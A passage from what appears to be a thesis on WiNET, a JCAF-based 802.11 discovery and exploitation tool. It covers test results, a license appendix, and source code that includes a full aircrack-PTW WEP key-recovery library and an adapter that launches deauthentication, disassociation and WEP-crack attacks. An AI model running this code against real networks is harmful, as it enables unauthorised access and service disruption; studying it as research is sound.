

Figure 26. Results of Disassociate Attack

2. WEP Cracking Test

This attack was conducted by generating an MD5 hash for random words or phrases and using the first 26 characters as the WEP key. Both the access point and clients were configured to use this key, and a continuous ping was initiated by one of the clients. A monitor was then started in order to discover the test network. Once the network was discovered, the WEP crack attack was directed against the network's BSSID. When the attack was complete, the recovered key (all trials resulted in a recovered key) was verified against the randomly configured key. A total of ten trials were run with each trial successfully recovering the configured WEP key.

C. SUMMARY

All tests conducted were successful. Only one minor issue related to the identification and display of multi-band access points configure with multiple SSIDs was discovered. While not all tests were conducted in a production environment, the success of these tests demonstrates that these capabilities can be successfully integrated into JCAF.

VII. CONCLUSION

A. SUMMARY

This thesis has demonstrated the feasibility of incorporating 802.11 capabilities into the JCAF framework. The WiNET application developed as part of this thesis demonstrates the capability to both receive and transmit 802.11 frames. These capabilities were extended through processing and analysis of received frames and construction of arbitrary frames to develop an integrated discovery and exploitation tool. While demonstrating the potential for developing JCAF-based 802.11 systems, these capabilities require further tailoring and refinement for use by special operations forces conducting tactical information operations [37].

Programming within the JCAF framework proved to have a steep learning curve. However, once understood, the JCAF framework simplified the development process by hiding the complexities of distributed programming which allowed development efforts to focus on the user and hardware interfaces, essentially ignoring the middleware. A significant advantage of using JCAF was the ability to design the visual component in parallel with the hardware interface.

B. FUTURE WORK

While the exploits implemented by this thesis may prove useful within some communities of interest, future work should focus on developing end user requirements and implementing features which better meet their tactical needs. Components and methodologies implemented in this thesis can be modified, extended, or replaced to provide tailored functionality. Additionally, the current capabilities are restricted to wireless NICs compatible with the SDK used. Future development could examine the feasibility of incorporating support for additional hardware, integrating this thesis' 802.11 capabilities with other sensor capabilities, and use of the capabilities implemented in this thesis against hardware based on the upcoming 802.11n standard.

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX A – SDK FOR WI-FI NETWORK MONITORING PRODUCT DESCRIPTION

PRODUCTS AND SOFTWARE

Software and Products

Software Development Kit ("SDK") for Wi-Fi Network Monitoring that includes:

a. API Documentation
b. Header file in C++
c. Demo console application
d. DLL in binary form (redistributable)
e. Drivers and INF files (redistributable)

API FUNCTIONALITY

The API includes functions for compatible adapters enumeration, driver installation, channel selection, and raw packet capture. The API does not include any post-capture processing functions, such as the functions for protocol decoding, WEP decryption, etc.

SDK TARGET PLATFORM

Windows 2000 (32-bit), Windows XP (32-bit), Windows Server 2003 (32-bit)

SDK COMPATIBLE HARDWARE

3Com OfficeConnect Wireless a/b/g PC Card (3CRWE154A72)
Cisco Aironet 802.11a/b/g Wireless Cardbus Adapter
D-Link AirPlus Xtreme G DWL-G520 Adapter
D-Link AirPlus G DWL-G630 Wireless Cardbus Adapter (Rev. C)
D-Link AirXpert DWL-AG520 Wireless PCI Adapter
D-Link AirPremier DWL-AG530 Wireless PCI Adapter
D-Link AirXpert DWL-AG650 Wireless Cardbus Adapter
D-Link AirXpert DWL-AG660 Wireless Cardbus Adapter
D-Link AirPremier DWL-G680 Wireless Cardbus Adapter
LinkSys WPC55AG Dual-Band Wireless A+G Notebook Adapter
NETGEAR WAG511 802.11a/b/g Dual Band Wireless PC Card
NETGEAR WG511T 108 Mbps Wireless PC Card
NETGEAR WG511U 54AG+ Wireless PC Card
NETGEAR WG511U Double 108 Mbps Wireless PC Card
Proxim ORiNOCO 802.11a/g ComboCard Gold 8480
Proxim ORiNOCO 802.11a/g ComboCard Silver 8481
Proxim ORiNOCO 802.11a/g PCI Adapter 8482
Proxim ORiNOCO 802.11b/g ComboCard Gold 8470
Proxim ORiNOCO 802.11b/g ComboCard Silver 8471
SMC 2336W-AG v2 Universal Wireless Cardbus Adapter
TRENDnet TEW-501PC 108Mbps 802.11a/g Wireless CardBus PC Card

TamoSoft will not be able to support these adapters if adapter vendors replace the chipset without changing the model number. The SDK may support other adapters listed on http://www.tamos.com/products/commwifi/adapterlist.php, but no updates or technical support shall be available for such adapters.

Redistributables
DLL in binary form
Drivers and INF files

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX B – TAMOSOFT/ATHEROS END USER LICENSE AGREEMENT

The redistributable components of the SDK contain the software licensed from Atheros Communications. The customer may license the redistributable components to end users under the customer's end user license agreement that shall be not less restrictive than the Atheros license agreement attached hereto:

END USER LICENSE AGREEMENT

By signifying agreement in the manner indicated, you are agreeing to be bound by the following terms and conditions of use of this Software program and to abide by the constraints and requirements of this License Agreement. IF YOU DO NOT AGREE TO ALL OF THE TERMS OF THIS AGREEMENT, CLICK THE "NO" BUTTON AND THE INSTALLATION PROCESS WILL NOT CONTINUE. IF YOU DO NOT AGREE TO BE SO BOUND, PROMPTLY DELETE THE software program AND ALL ACCOMPANYING MATERIALS.

This End User License Agreement (**"Agreement"**) is a legal agreement between you ("**End User**") (either an individual or an entity) and Atheros Communications, Inc. (**"Atheros"**) regarding the use of Atheros software.

1. **License Grant and Restrictions.** Atheros grants End User a non-exclusive license to use the software program and related documentation ("Software") only in conjunction with a product including an Atheros Wireless LAN Chipset ("Component"). End User only obtains a non-exclusive license to use the object code version of the Software with a product including a Component and only in the country where the Component was purchased. This Software is protected by copyright laws and international copyright treaties, as well as other intellectual property laws and treaties. The Software is licensed, not sold. Title does not pass to End User. There is no implied license, right or interest granted in any copyright, patent, trade secret, trademark, invention or other intellectual property right.

2. **Copies.** End User will not copy the Software except for archival purposes or as necessary to use it in accordance with this License Agreement. End User agrees that all copies of the Software shall contain the same proprietary notices that appear on and in the Software.

3. **No Reverse Engineering.** End User will not decompile, disassemble or otherwise reverse engineer the Software. If End User is a European Union resident, information necessary to achieve interoperability with other programs is available upon request.

4. **Assignment.** End User may assign its right under this Agreement to an assignee of all of End User's rights and interest to the Software and Component only if End User transfers all copies of the Software subject to this Agreement to such assignee and such assignee agrees to be bound by all the terms and conditions of this Agreement.

5. **Termination**. Upon any violation of any of the provisions of this Agreement, End User's rights to use the Software shall automatically terminate and End User shall be obligated to destroy all copies of the Software. End User may terminate this Agreement at any time by destroying the Software.

6. **No Warranty.** This Software is provided "AS IS", with no warranties. To the full extent allowed by law, Atheros disclaims all warranties, terms, or conditions, express or implied, either in fact or by operation of law, statutory or otherwise, including, without limitation, warranties, terms or conditions of merchantability, fitness for a particular purpose, satisfactory quality, correspondence with description, title, non-infringement, and accuracy of information generated.

7. **LIMITATION OF LIABILITY.** TO THE FULL EXTENT ALLOWED BY ATHEROS DISCLAIMS ANY LIABILITY, WHETHER BASED IN CONTRACT, TORT (INCLUDING NEGLIGENCE), OR ANY OTHER LEGAL THEORY, FOR INCIDENTAL, CONSEQUENTIAL, INDIRECT, SPECIAL OR PUNITIVE DAMAGES OF ANY KIND, OR FOR LOSS OF REVENUE OR PROFITS, LOSS OF BUSINESS, OR ANY DAMAGES THAT ARE NOT DIRECT, ARISING OUT OF OR IN CONNECTION WITH THIS AGREEMENT OR THE PERFORMANCE OR BREACH HEREOF, EVEN IF ATHEROS HAS BEEN ADVISED OF THE POSSIBILITY THEREOF. THE MAXIMUM LIABILITY OF ATHEROS AND ITS LICENSORS AND DISTRIBUTORS TO END USER FOR DAMAGES SHALL NOT EXCEED THE LICENSE FEE PAID BY END USER FOR THE SOFTWARE LICENSED HEREUNDER. THESE DISCLAIMERS OF LIABILITY WILL NOT BE AFFECTED IF ANY REMEDY PROVIDED HEREIN FAILS OF ITS ESSENTIAL PURPOSE.

8. **Export.** The Software may only be operated, exported or re-exported in compliance with all applicable laws and export regulations of the United States and the country in which End User obtained them. The Software is specifically subject to the U.S. Export Administration Regulations. End User may not export, directly or indirectly, the

Software or technical data licensed hereunder or the direct product thereof to any country, individual or entity for which the United States Government or any agency thereof, at the time of export, requires an export license or other government approval, without first obtaining such license or approval.

9. **U.S. Government Rights.** All Software and technical data are commercial in nature and developed solely at private expense. The software program and documentation are deemed to be commercial computer software and commercial computer software documentation, respectively. All software code provided to the U.S. Government hereunder is provided with the commercial license rights and restrictions described elsewhere herein.

10. **GENERAL.**

10.1 **Entire Agreement; Other Signed License.** This Agreement represents the complete agreement concerning the matters covered and may be amended only by a writing executed by both parties. However, if End User has in effect a signed license agreement with Atheros with respect to the Software covered by this Agreement, then notwithstanding any other provision in this Agreement, the terms of that signed license agreement shall control End User's use of the Software. If any provision of this Agreement is held to be unenforceable, such provision shall be modified only to the extent necessary to make it enforceable.

10.2 **Governing Law and Venue.** This Agreement is governed by the laws of the State of California as such laws are applied to agreements entered into and to be performed entirely within California between California residents, and by the laws of the United States. The United Nations Convention on Contracts for the International Sale of Goods (1980) is hereby excluded in its entirety from application to this Agreement. The Superior Court of Santa Clara County and/or the United States District Court for the Northern District of California shall have exclusive jurisdiction and venue over all controversies in connection herewith.

APPENDIX C – SERVER SOURCE CODE

This section contains the source code for the WiNET server and supporting libraries. The sections are broken out as follows ("_d" denotes debug builds):

A – C: WiNET Server Source Code (WiNETServer.exe / WiNETServer_d.exe

D – AW: WiNET Libraries (WiNET.dll / WiNET_d.dll)

A. WiNETEntityServant.h

```
#ifndef WINETSERVER_H
#define WINETSERVER_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/GenericServer/GenericEntityServant.h"
using Impl_JCAFCore::GenericEntityServant;
#include "JCAFCore/src/ObjectFactory/ObjectFactoryT.h"
using Impl_JCAFCore::TClassObjectFactory;

namespace Impl_WiNET
{

   class WiNETEntityServant : public GenericEntityServant
   {
      private:
         static TClassObjectFactory<GenericEntityServant,
WiNETEntityServant> objectFactory;

      public:
         WiNETEntityServant(void);
         virtual ~WiNETEntityServant(void);
         virtual void implInitialize(void);

   };   // class WiNETEntityServant

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // WINETSERVER_H
```

B. WiNETEntityServant.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./WiNETEntityServant.h"

namespace Impl_WiNET
{

   TClassObjectFactory<GenericEntityServant, WiNETEntityServant>
WiNETEntityServant::objectFactory;

   WiNETEntityServant::WiNETEntityServant(void)
   {
      // Empty
   }

   WiNETEntityServant::~WiNETEntityServant(void)
   {
      // Empty
   }

   void WiNETEntityServant::implInitialize(void)
   {
      // Empty
   }

}   // namespace Impl_WiNET
```

C. WiNETServerMain.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "JCAFCore/src/GenericServer/GenericApplication.h"
using Impl_JCAFCore::GenericApplication;

JCAF_IMPLEMENT_APP(GenericApplication)
```

D. aircrack-ptw-lib.h

```
#ifndef AIRCRACKPTWLIB_H
#define AIRCRACKPTWLIB_H

#include <cstdlib>   // for qsort
#include <cstring>   // for memcmp, memcpy, memset
#include <malloc.h>

#include "./MacAddress.h"

#ifndef byte
   #define byte unsigned char
#endif

const byte BEGIN_PACKET[] = {
   0xAA, 0xAA, 0x03, 0x00, 0x00,
   0x00, 0x08, 0x06, 0x00, 0x01,
   0x08, 0x00, 0x06, 0x04, 0x00,
   0x02 };
const int CONTROL_SESSIONS = 10;
const double EVAL[] = {   // Values for p_correct_i
   0.00534392069257663, 0.00531787585068872, 0.00531345769225911,
   0.00528812219217898, 0.00525997750378221, 0.00522647312237696,
   0.00519132541143668, 0.00514771393672250, 0.00510438884847959,
   0.00505484662057323, 0.00500502783556246, 0.00495094196451801,
   0.0048983441590402 };
const int IV_LENGTH = 3;
const int IV_OFFSET = 24;
const int IV_TABLE_LENGTH = 2097152;
const int KEY_INDEX_OFFSET = 27;
const int KEY_LIMIT = 1000000;
const int KEYSTREAM_LENGTH = 16;
const int KEYSTREAM_OFFSET = 28;
const int MAX_KEY_LENGTH = 13;
const int N = 256;
const byte RC4_INITIAL[] = {
   0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10,
   11, 12, 13, 14, 15, 16, 17, 18, 19, 20,
   21, 22, 23, 24, 25, 26, 27, 28, 29, 30,
   31, 32, 33, 34, 35, 36, 37, 38, 39, 40,
   41, 42, 43, 44, 45, 46, 47, 48, 49, 50,
   51, 52, 53, 54, 55, 56, 57, 58, 59, 60,
   61, 62, 63, 64, 65, 66, 67, 68, 69, 70,
   71, 72, 73, 74, 75, 76, 77, 78, 79, 80,
   81, 82, 83, 84, 85, 86, 87, 88, 89, 90,
   91, 92, 93, 94, 95, 96, 97, 98, 99, 100,
   101, 102, 103, 104, 105, 106, 107, 108, 109, 110,
   111, 112, 113, 114, 115, 116, 117, 118, 119, 120,
   121, 122, 123, 124, 125, 126, 127, 128, 129, 130,
   131, 132, 133, 134, 135, 136, 137, 138, 139, 140,
   141, 142, 143, 144, 145, 146, 147, 148, 149, 150,
   151, 152, 153, 154, 155, 156, 157, 158, 159, 160,
   161, 162, 163, 164, 165, 166, 167, 168, 169, 170,
```

```
   171, 172, 173, 174, 175, 176, 177, 178, 179, 180,
   181, 182, 183, 184, 185, 186, 187, 188, 189, 190,
   191, 192, 193, 194, 195, 196, 197, 198, 199, 200,
   201, 202, 203, 204, 205, 206, 207, 208, 209, 210,
   211, 212, 213, 214, 215, 216, 217, 218, 219, 220,
   221, 222, 223, 224, 225, 226, 227, 228, 229, 230,
   231, 232, 233, 234, 235, 236, 237, 238, 239, 240,
   241, 242, 243, 244, 245, 246, 247, 248, 249, 250,
   251, 252, 253, 254, 255 };
const int TEST_BYTES = 6;

typedef struct
{
   byte i;
   byte j;
   byte s[N];
} rc4state;

typedef struct
{
   byte iv[IV_LENGTH];
   byte keystream[KEYSTREAM_LENGTH];
} session;

typedef struct
{
   int votes;
   byte b;
} tableentry;

typedef struct
{
   int packets_collected;
   byte seen_iv[IV_TABLE_LENGTH];
   int sessions_collected;
   session sessions[CONTROL_SESSIONS];
   tableentry table[MAX_KEY_LENGTH][N];
} attackstate;

typedef struct
{
   MacAddress bssid;
   byte keyindex;
   attackstate *state;
} network;

typedef struct
{
   int keybyte;
   byte value;
   int distance;
} sorthelper;

typedef struct
{
```

```
   int keybyte;
   double difference;
} doublesorthelper;

int AddSession(attackstate *state, byte *iv, byte *keystream);
int ComputeKey(attackstate *state, byte *key, int keylen, int
testlimit);
attackstate * NewAttackState();

#endif   // AIRCRACKPTWLIB_H
```

E. aircrack-ptw-lib.cpp

```
#include ".\aircrack-ptw-lib.h"

int compare(const void *ina, const void *inb)
{
   tableentry *a = (tableentry *)ina;
   tableentry *b = (tableentry *)inb;
   if(a->votes > b->votes)
   {
      return -1;
   }
   else if(a->votes == b->votes)
   {
      return 0;
   }
   else
   {
      return 1;
   }
}

int comparesorthelper(const void *ina, const void *inb)
{
   sorthelper *a = (sorthelper *)ina;
   sorthelper *b = (sorthelper *)inb;
   if(a->distance > b->distance)
   {
      return 1;
   }
   else if(a->distance == b->distance)
   {
      return 0;
   }
   else
   {
      return -1;
   }
}

int comparedoublesorthelper(const void *ina, const void *inb)
{
   doublesorthelper *a = (doublesorthelper *)ina;
   doublesorthelper *b = (doublesorthelper *)inb;
   if(a->difference > b->difference)
   {
      return 1;
   }
   else if(a->difference == b->difference)
   {
      return 0;
   }
   else
   {
```

```
      return -1;
   }
}

void rc4init(byte *key, int keylen, rc4state *state)
{
   int i;
   int j;
   byte tmp;

   memcpy(state->s, &RC4_INITIAL, N);
   j = 0;
   for(i = 0; i < N; i++)
   {
      j = (j + state->s[i] + key[i % keylen]) % N;
      tmp = state->s[i];
      state->s[i] = state->s[j];
      state->s[j] = tmp;
   }

   state->i = 0;
   state->j = 0;
}

byte rc4update(rc4state * state)
{
   byte tmp;
   byte k;

   state->i++;
   state->j += state->s[state->i];
   tmp = state->s[state->i];
   state->s[state->i] = state->s[state->j];
   state->s[state->j] = tmp;
   k = state->s[state->i] + state->s[state->j];

   return state->s[k];
}

void guessKeyBytes(byte *iv, byte *keystream, byte *result, int kb)
{
   byte state[N];
   byte j = 0;
   byte tmp;
   int i;
   int jj = IV_LENGTH;
   byte ii;
   byte s = 0;

   memcpy(state, RC4_INITIAL, N);
   for(i = 0; i < IV_LENGTH; i++)
   {
      j += state[i] + iv[i];
      tmp = state[i];
      state[i] = state[j];
```

```
      state[j] = tmp;
   }
   for(i = 0; i < kb; i++)
   {
      tmp = jj - keystream[jj - 1];
      ii = 0;
      while(tmp != state[ii])
      {
         ii++;
      }
      s += state[jj];
      ii -= (j + s);
      result[i] = ii;
      jj++;
   }
}

int correct(attackstate *state, byte *key, int keylen)
{
   int i;
   int j;
   byte keyBuf[KEYSTREAM_LENGTH];
   rc4state rc4state;

   for(i = 0; i < state->sessions_collected; i++)
   {
      memcpy(&keyBuf[IV_LENGTH], key, keylen);
      memcpy(keyBuf, state->sessions[i].iv, IV_LENGTH);
      rc4init(keyBuf, keylen + IV_LENGTH, &rc4state);
      for(j = 0; j < TEST_BYTES; j++)
      {
         if((rc4update(&rc4state) ^ state->sessions[i].keystream[j]) !=
0)
         {
            return 0;
         }
      }
   }
   return 1;
}

void getDrv(tableentry orgtable[][N], int keylen, double *normal,
double *ausreisser)
{
   int i;
   int j;
   int numvotes = 0;
   double e;
   double e2;
   double emax;
   double help = 0.0;
   double maxhelp = 0;
   double maxi = 0;

   for(int i = 0; i < N; i++)
```

```
   {
      numvotes += orgtable[0][i].votes;
   }
   e = numvotes / N;
   for(i = 0; i < keylen; i++)
   {
      emax = EVAL[i] * numvotes;
      e2 = ((1.0 - EVAL[i]) / 255.0) * numvotes;
      normal[i] = 0;
      ausreisser[i] = 0;
      maxhelp = 0;
      maxi = 0;
      for(j = 0; j < N; j++)
      {
         if(orgtable[i][j].votes > maxhelp)
         {
            maxhelp = orgtable[i][j].votes;
            maxi = j;
         }
      }
      for(j = 0; j < N; j++)
      {
         if(j == maxi)
         {
            help = (1.0 - orgtable[i][j].votes / emax);
         }
         else
         {
            help = (1.0 - orgtable[i][j].votes / e2);
         }
         help = help * help;
         ausreisser[i] += help;
         help = (1.0 - orgtable[i][j].votes / e);
         help = help * help;
         normal[i] += help;
      }
   }
}

int doRound(tableentry sortedtable[][N], int keybyte, int fixat, byte
fixvalue, int *searchborders, byte *key, int keylen, attackstate
*state, byte sum, int *strongbytes)
{
   int i;
   byte tmp;

   if(keybyte == keylen)
   {
      return correct(state, key, keylen);
   }
   else if(strongbytes[keybyte] == 1)
   {
      //cout << "assuming byte " << keybyte << " to be strong" << endl;
      tmp = 3 + keybyte;
      for(i = keybyte - 1; i >= 1; i--)
```

```
      {
         tmp += 3 + key[i] + i;
         key[keybyte] = 256 - tmp;
         if(doRound(sortedtable, keybyte + 1, fixat, fixvalue,
searchborders, key, keylen, state, (256 - tmp + sum) % 256,
strongbytes) == 1)
         {
            //cout << "  Hit with strongbyte for keybyte " << keybyte
<< endl;
            return 1;
         }
      }
      return 0;
   }
   else if(keybyte == fixat)
   {
      key[keybyte] = fixvalue - sum;
      return doRound(sortedtable, keybyte + 1, fixat, fixvalue,
searchborders, key, keylen, state, fixvalue, strongbytes);
   }
   else
   {
      for(i = 0; i < searchborders[keybyte]; i++)
      {
         key[keybyte] = sortedtable[keybyte][i].b - sum;
         if(doRound(sortedtable, keybyte + 1, fixat, fixvalue,
searchborders, key, keylen, state, sortedtable[keybyte][i].b,
strongbytes) == 1)
         {
            return 1;
         }
      }
      return 0;
   }
}

int doComputation(attackstate *state, byte *key, int keylen, tableentry
table[][N], sorthelper *sh2, int *strongbytes, int keylimit)
{
   int i;
   int j;
   int choices[MAX_KEY_LENGTH];
   int prod;
   int fixat;
   int fixvalue;

   for(i = 0; i < keylen; i++)
   {
      if(strongbytes[i] == 1)
      {
         choices[i] = i;
      }
      else
      {
         choices[i] = 1;
```

```
      }
   }

   i = 0;
   prod = 0;
   fixat = -1;
   fixvalue = 0;
   while(prod < keylimit)
   {
      if(doRound(table, 0, fixat, fixvalue, choices, key, keylen,
state, 0, strongbytes) == 1)
      {
         //cout << "hit with " << prod << " choices" << endl;
         return 1;
      }
      choices[sh2[i].keybyte]++;
      fixat = sh2[i].keybyte;
      //cout << "choices[" << (int)sh2[i].keybyte << "] is now " <<
(int)choices[sh2[i].keybyte] << "\n";
      fixvalue = sh2[i].value;
      prod = 1;
      for(j = 0; j < keylen; j++)
      {
         prod *= choices[j];
      }
      do
      {
         i++;
      }while(strongbytes[sh2[i].keybyte] == 1);
   }

   return 0;
}

int ComputeKey(attackstate *state, byte *key, int keylen, int
testlimit)
{
   int strongbytes[MAX_KEY_LENGTH];
   double normal[MAX_KEY_LENGTH];
   double ausreisser[MAX_KEY_LENGTH];
   doublesorthelper helper[MAX_KEY_LENGTH];
   int simple;
   int onestrong;
   int twostrong;
   int i;
   int j;

   onestrong = (testlimit / 10) * 2;
   twostrong = (testlimit / 10) * 1;
   simple = testlimit - onestrong - twostrong;

   tableentry (* table)[N] = (tableentry
(*)[N])_malloca(sizeof(tableentry) * N * keylen);
   if(table == NULL)
   {
```

```
      //cout << "could not allocate memory" << endl;
      exit(-1);
   }
   memcpy(table, state->table, sizeof(tableentry) * N * keylen);
   for(i = 0; i < keylen; i++)
   {
      qsort(&table[i][0], N, sizeof(tableentry), &compare);
      strongbytes[i] = 0;
   }

   sorthelper (* sh)[N - 1] = (sorthelper (*)[N -
1])_malloca(sizeof(sorthelper) * (N - 1) * keylen);
   if(sh == NULL)
   {
      //cout << "could not allocate memory" << endl;
      exit(-1);
   }
   for(i = 0; i < keylen; i++)
   {
      for(j = 1; j < N; j++)
      {
         sh[i][j - 1].distance = table[i][0].votes - table[i][j].votes;
         sh[i][j - 1].value = table[i][j].b;
         sh[i][j - 1].keybyte = i;
      }
   }
   qsort(sh, (N - 1) * keylen, sizeof(sorthelper), &comparesorthelper);

   if(doComputation(state, key, keylen, table, (sorthelper *) sh,
strongbytes, simple))
   {
      return 1;
   }

   // one strong byte
   getDrv(state->table, keylen, normal, ausreisser);
   for(i = 0; i < keylen - 1; i++)
   {
      helper[i].keybyte = i + 1;
      helper[i].difference = normal[i + 1] - ausreisser[i + 1];
   }
   qsort(helper, keylen - 1, sizeof(doublesorthelper),
&comparedoublesorthelper);
   strongbytes[helper[0].keybyte] = 1;
   if(doComputation(state, key, keylen, table, (sorthelper *) sh,
strongbytes, onestrong))
   {
      return 1;
   }

   // two strong bytes
   strongbytes[helper[1].keybyte] = 1;
   if(doComputation(state, key, keylen, table, (sorthelper *) sh,
strongbytes, twostrong))
   {
```

```
      return 1;
   }

   return 0;
}

int AddSession(attackstate *state, byte *iv, byte *keystream)
{
   int i;
   int il;
   int ir;
   byte buffer[MAX_KEY_LENGTH];

   i = (iv[0] << 16) | (iv[1] << 8) | iv[2];
   il = i / 8;
   ir = 1 << (i % 8);
   if((state->seen_iv[il] & ir) == 0)
   {
      state->packets_collected++;
      state->seen_iv[il] |= ir;
      guessKeyBytes(iv, keystream, buffer, MAX_KEY_LENGTH);
      for(i = 0; i < MAX_KEY_LENGTH; i++)
      {
         state->table[i][buffer[i]].votes++;
      }
      if(state->sessions_collected < CONTROL_SESSIONS)
      {
         memcpy(state->sessions[state->sessions_collected].iv, iv,
IV_LENGTH);
         memcpy(state->sessions[state->sessions_collected].keystream,
keystream, KEYSTREAM_LENGTH);
         state->sessions_collected++;
      }
      return 1;
   }
   else
   {
      return 0;
   }
}

attackstate * NewAttackState()
{
   int i;
   int j;

   attackstate * state = NULL;
   state = (attackstate *)malloc(sizeof(attackstate));
   if(state == NULL)
   {
      return NULL;
   }
   memset(state, 0, sizeof(attackstate));
   for(i = 0; i < MAX_KEY_LENGTH; i++)
   {
```

```
      for(j = 0; j < N; j++)
      {
         state->table[i][j].b = j;
      }
   }

   return state;
}
```

F. AttackAdapter.h

```
#ifndef ATTACKADAPTER_H
#define ATTACKADAPTER_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/Exception.h"
using Impl_JCAFCore::OperationFailed;
#include "JCAFCore/src/GenericResource/DeviceAdapter.h"
using Impl_JCAFCore::DeviceAdapter;
#include "JCAFCore/src/GenericResource/PropertyType.h"
using Impl_JCAFCore::PropertyType::Property;
#include "JCAFCore/src/ObjectFactory/ObjectFactoryT.h"
using Impl_JCAFCore::TClassObjectFactory;

#include <list>
using std::list;
#include <map>
using std::map;
#include <string>
using std::string;

#include "./WiNETExport.h"
#include "./Constants.h"
#include "./AttackTask.h"
#include "./BSSID.h"
#include "./Client.h"
#include "./CommViewComMessage.h"
#include "./DeauthenticateTask.h"
#include "./DisassociateTask.h"
#include "./MacAddress.h"
#include "./WepCrackTask.h"

namespace Impl_WiNET
{

   class WiNET_Export AttackAdapter : public DeviceAdapter
   {

      private:
         typedef TClassObjectFactory<DeviceAdapter, AttackAdapter,
DeviceAdapter::ProductFactory::Instance> ProductFactory;
         static ProductFactory myProduct;

         AttackTask *task;

         // SSID/BSSID/Client containers
         map<string, BSSID*> *bssids;
         map<string, Client*> *clients;


       public:
         AttackAdapter(void);
```

```
         AttackAdapter(const AttackAdapter &right);
         ~AttackAdapter(void);
         virtual DeviceAdapter* doClone(void) const;
         virtual string doGet(void) throw(OperationFailed);
         virtual bool doSet(const string& value);
         void initializeAdapter(void) throw(OperationFailed);

      private:
         void StartAttack(void);
         void StopAttack(void);

   };   // class AttackAdapter

}   // namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // ATTACKADAPTER_H
```

G. AttackAdapter.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./AttackAdapter.h"

namespace Impl_WiNET
{

   AttackAdapter::ProductFactory
AttackAdapter::myProduct("AttackAdapter");

   AttackAdapter::AttackAdapter(void)
   {
      // Empty
   }

   AttackAdapter::~AttackAdapter(void)
   {
      // Empty
   }

   DeviceAdapter* AttackAdapter::doClone(void) const
   {
      DeviceAdapter* adapter = new AttackAdapter();
      return adapter;
   }

   string AttackAdapter::doGet(void) throw(OperationFailed)
   {
      return "";
   }

   bool AttackAdapter::doSet(const string& value)
   {
      try
      {
         if(value == Constants::VALUE_STOP)
         {
            StopAttack();
         }
         else if(value == Constants::VALUE_START)
         {
            StartAttack();
         }
      }
      catch(...)
      {
```

```
         throw OperationFailed();
      }
      return false;
   }

   void AttackAdapter::initializeAdapter(void) throw(OperationFailed)
   {
      this->bssids = &(CommViewComMessage::bssids);
      this->clients = &(CommViewComMessage::clients);

      this->task = NULL;
   }

   /* ##################################################
    * PRIVATE METHODS
    * ##################################################*/
   void AttackAdapter::StartAttack(void)
   {
      if(this->task != NULL)
      {
         throw OperationFailed("An attack is already running.");
      }

      string attackType = this->myProperty-
>getMember(Constants::ATTACK_TYPE)->value();
      string target = this->myProperty->getMember(Constants::TARGET)-
>value();

      if(target.empty())
      {
         throw OperationFailed("Must specify a target to attack.");
      }

      if(attackType == Constants::ATTACK_DEAUTHENTICATE)
      {
         DeauthenticateTask *deauthTask = new DeauthenticateTask();
         this->task = (AttackTask *)deauthTask;

         if(bssids->find(target) != bssids->end())
         {
            deauthTask->initializeTask(this->myDevice, this-
>myProperty, (*bssids)[target]);
         }
         else if(clients->find(target) != clients->end())
         {
            deauthTask->initializeTask(this->myDevice, this-
>myProperty, (*clients)[target]);
         }
         else
         {
            delete deauthTask;
            throw OperationFailed("Invalid target specified.");
         }
      }
      else if(attackType == Constants::ATTACK_DISASSOCIATE)
```

```
      {
         DisassociateTask *disassocTask = new DisassociateTask();
         this->task = (AttackTask *)disassocTask;

         if(bssids->find(target) != bssids->end())
         {
            disassocTask->initializeTask(this->myDevice, this-
>myProperty, (*bssids)[target]);
         }
         else if(clients->find(target) != clients->end())
         {
            disassocTask->initializeTask(this->myDevice, this-
>myProperty, (*clients)[target]);
         }
         else
         {
            delete disassocTask;
            throw OperationFailed("Invalid target specified.");
         }
      }
      else if(attackType == Constants::ATTACK_WEP_CRACK)
      {
         WepCrackTask *wepCrackTask = new WepCrackTask();
         this->task = (AttackTask *)wepCrackTask;

         if(bssids->find(target) != bssids->end())
         {
            wepCrackTask->initializeTask(this->myDevice, this-
>myProperty, (*bssids)[target]);
         }
         else if(clients->find(target) != clients->end())
         {
            wepCrackTask->initializeTask(this->myDevice, this-
>myProperty, ((*clients)[target])->BSSID);
         }
         else
         {
            delete wepCrackTask;
            throw OperationFailed("Invalid target specified.");
         }
      }

      if(task != NULL)
      {
         this->task->start();
         this->myProperty->getMember(Constants::STATUS)-
